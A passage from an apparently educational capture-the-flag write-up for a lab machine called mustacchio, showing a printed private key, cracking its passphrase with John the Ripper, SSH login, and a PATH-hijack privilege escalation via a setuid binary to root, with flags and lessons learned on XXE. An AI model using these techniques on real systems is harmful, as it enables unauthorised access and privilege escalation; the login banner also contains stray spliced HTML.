ahYmead6WiWHTM98G/hQ6K6yPD07GDh7BZuMgpND/LbS+vpBPRzXotCLXH6Q99I7
LIuQCn5hCb8ZHF06A+F2aZnpG0G7FsyTwTnActZLZ61GdxhNi+3tjOVDG0kPVUs
pkh9gqv5+mdZ6LVEqQ31eW2zdtCUfUu4WSzr+AndHPa2lqt90P+wH2iSd4bMSsXg
laXPXdcVJxmwTs+Kl56fRomKD9YdPtD4Uvyr53Ch7CiiJNsFJg4LY2s7WiAlxx9o
vpJLGmtPzhg8AXJFVatwaRAFPxn54y1FITXX6tivk62yDRjPsXfzwbMNsVGFgvQK
DZkaek+bBjXrmuqD4EB9K540Ru06d7kiwKNnTVgTspWLVCEbMfLi76SKtxLVpnF
6aak2iJkMIQ9I0bukDOLXMOAoEamLKJT5g+wZCC5aUI6cZG0Mv0XKbSX2DTmhyUF
ckQU/dcZcx9UXoIFhx7DesqroBTR6fEBLqsn70PLSFj0LAHHCgIsxPawmlvSm3bs
7bdoFhlZBJxYdIlZgBAqdq5jBJU8GtFcGyph9cb3f+C3nkmeDZJGRJwxUYeUS90f
1dVkfWUhh2x9apWRV8pJM/ByDd0kNwa/c//MrGM0+DKKHoAZKfDl3sC0gdRB7kUQ
+Z87nFImxw95dxVvoZXZVoMSb70vf27AUhUeeU8ctWselKRmPw56+Xh0bBoAbRIn
7mxN/N5LlosTefJnIhdIhIDTDMsEwJACA+q686+bRed+drajgk6R9eKgSME7geVD
-----END RSA PRIVATE KEY-----

```



```
(kali㉿kali)-[~]
$ chmod 600 barrypkey.pem
```

The key is password protected though since it says it is encrypted with aes0128-cbc. I will use ssh2john to turn the .pem file into a format suitable for john cracking. Then I will use rockyou.txt to bruteforce the password. Here is proof that it is password protected:

```
(kali㉿kali)-[~]
$ ssh -i barrypkey.pem barry@10.10.135.196
Enter passphrase for key 'barrypkey.pem':
```

Used ssh2john to convert the .pem file into a proper format for cracking.

```
(kali㉿kali)-[~]
$ ssh2john barrypkey.pem > barrypkey.txt

(kali㉿kali)-[~]
$
```

Now I will crack the passphrase using John The Ripper.

```
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt barrypkey.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
urieljames (barrypkey.pem)
1g 0:00:00:01 DONE (2025-01-04 13:31) 0.5714g/s 1697Kp/s 1697Kc/s 1697KC/s urieljr.k..urieleresmuyguapo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~]
$ john --show
Password files required, but none specified

(kali㉿kali)-[~]
$ john --show barrypkey.txt
barrypkey.pem:urieljames

1 password hash cracked, 0 left

(kali㉿kali)-[~]
$
```

I found the passphrase (urieljames).

11. Log into the target:

```

Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)
<!--AdminPanel-->
* Documentation:  https://help.ubuntu.com href="auth/logout.php">Logout</a></
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

34 packages can be updated.
16 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

barry@mustacchio:~$

```

I am in! I will now get the user flag!

```

barry@mustacchio:~$ ls -l
total 4
-rw-r--r-- 1 barry barry 33 Jun 12  2021 user.txt
barry@mustacchio:~$ cat user.txt
62d77a4d5f97d47c5aa38b3b2651b831
barry@mustacchio:~$

```

Got it!



## Part #2 Root Flag (Privilege Escalation):

1. Look for information about your user:

```
barry@mustacchio:~$ id
uid=1003(barry) gid=1003(barry) groups=1003(barry)
barry@mustacchio:~$ sudo -l
sudo: unable to resolve host mustacchio: Connection refused
[sudo] password for barry: █
```

So Barry is not in any special groups and does not have sudo privileges.

2. Look for files that have suid permissions set.

```
barry@mustacchio:~$ find / -type f -perm /4000 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/at
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/newuidmap
/usr/bin/gpasswd
/home/joe/live_log
/bin/ping
/bin/ping6
/bin/umount
/bin/mount
/bin/fusermount
/bin/su
barry@mustacchio:~$ █
```

3. I found an interesting file. /home/joe/livelog is not a binary package!

```
barry@mustacchio:/home/joe$ ls -l
total 20
-rwsr-xr-x 1 root root 16832 Jun 12 2021 live_log
barry@mustacchio:/home/joe$ file live_log
live_log: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),
barry@mustacchio:/home/joe$ █
```

The file reads the `/var/log/nginx/access.log` file using `tail`.

- ```
barry@mustacchio:/tmp$ echo "/bin/bash" > tail
barry@mustacchio:/tmp$ chmod 777 tail
barry@mustacchio:/tmp$ export PATH=/tmp:$PATH
barry@mustacchio:/tmp$ $PATH
-bash: /tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/
barry@mustacchio:/tmp$
```

```
barry@mustacchio:/tmp$ echo "/bin/bash" > tail
barry@mustacchio:/tmp$ chmod 777 tail
barry@mustacchio:/tmp$ export PATH=/tmp:$PATH
barry@mustacchio:/tmp$ $PATH
-bash: /tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr
barry@mustacchio:/tmp$ /home/joe/live_log
root@mustacchio:/tmp#
```

- ```
root@mustacchio:/root# ls -l
total 4
-rw-r--r-- 1 root root 33 Jun 12  2021 root.txt
root@mustacchio:/root# cat root.txt
3223581420d906c4dd1a5f9b530393a5
```

## 5 Lessons Learned:

This room was a great room that has greatly improved my understanding of pentesting fundamentals.

1. I learned that during enumeration I should not forget to check everything and be thorough. During enumeration I forgot that nmap only scans the top 1,000 ports. There are over 65,000 ports used so many ports were not even found during my initial enumeration using Nmap. Eventually I got stuck and I had to redo my enumeration by scanning for ports 1-10,000. I then found that ultraseek-http tcp port 8765 was opened.
2. I learned a quick method to identify the type of hash I encounter. I can simply count how many hexadecimal values it is then multiply this value by 4 to find out how many bits long the hash is. For instance, the hash I found in the room was 40 hex characters long. Since each hex character is represented by 4 bits the hash had a bit length of 160 bits. The type of hash that uses 160 bits is sha-1. During the cracking, John the Ripper did identify the hash as sha-1.
3. I learned a lot more about how xml works. In the room on the admin panel there was a text box that required input to be in xml format. Xml is typically used to create structured input for applications. Xml typically uses something called a document type definition which defines the structure of xml input. If xml input does not match the dtd format then the input simply won't be valid.
4. I learned how to perform an xxe exploit. In the room the admin panel took xml input so an xxe exploit could have possibly been used. Xxe exploits work by referring to an "external entity" or basically a file that is not within the scope of the application. There are no definitive ways to determine if an application is vulnerable to an xxe exploit but the most important factor is whether the application takes xml input as a parameter. If the application does take xml input like it does in this room you could *try* to perform an xxe exploit. There is no guarantee it would work in a real life engagement; you just have to wait and see if the application returns any file output. I performed the exploit by following the dtd of the xml input. I also had to add a section above the dtd section that would call for a system file to be read. In the dtd section this file is referred to, and that is how it is read. The key is to make sure that your exploit matches the expected dtd format or else it will be rejected by the application.
5. I learned when it is appropriate to use a path exploit. In the ctf I found a file that had setuid permissions named live\_log that was some sort of bash script. I found that it referred to the tail command in the script. Since I wanted to obtain a root shell I needed a way to manipulate this live\_log file. I realized that If I could somehow replace the tail command with /bin/bash I can gain a root shell. In order to do this I had to create a file named tail in the /tmp directory, echo in "/bin/bash" into the file, then set permissions on the tail file so that it can be executed. After this was done I needed to change my path variable so that when the script is run my user would use the fake tail command instead of the real one. To do this I exported the /tmp directory to my path so that the fake tail command would be used first before the real one is called. Path variable exploits can only

work if you find a file that your unprivileged user has access, the file has setuid permission for root, and the file is a script of some kind.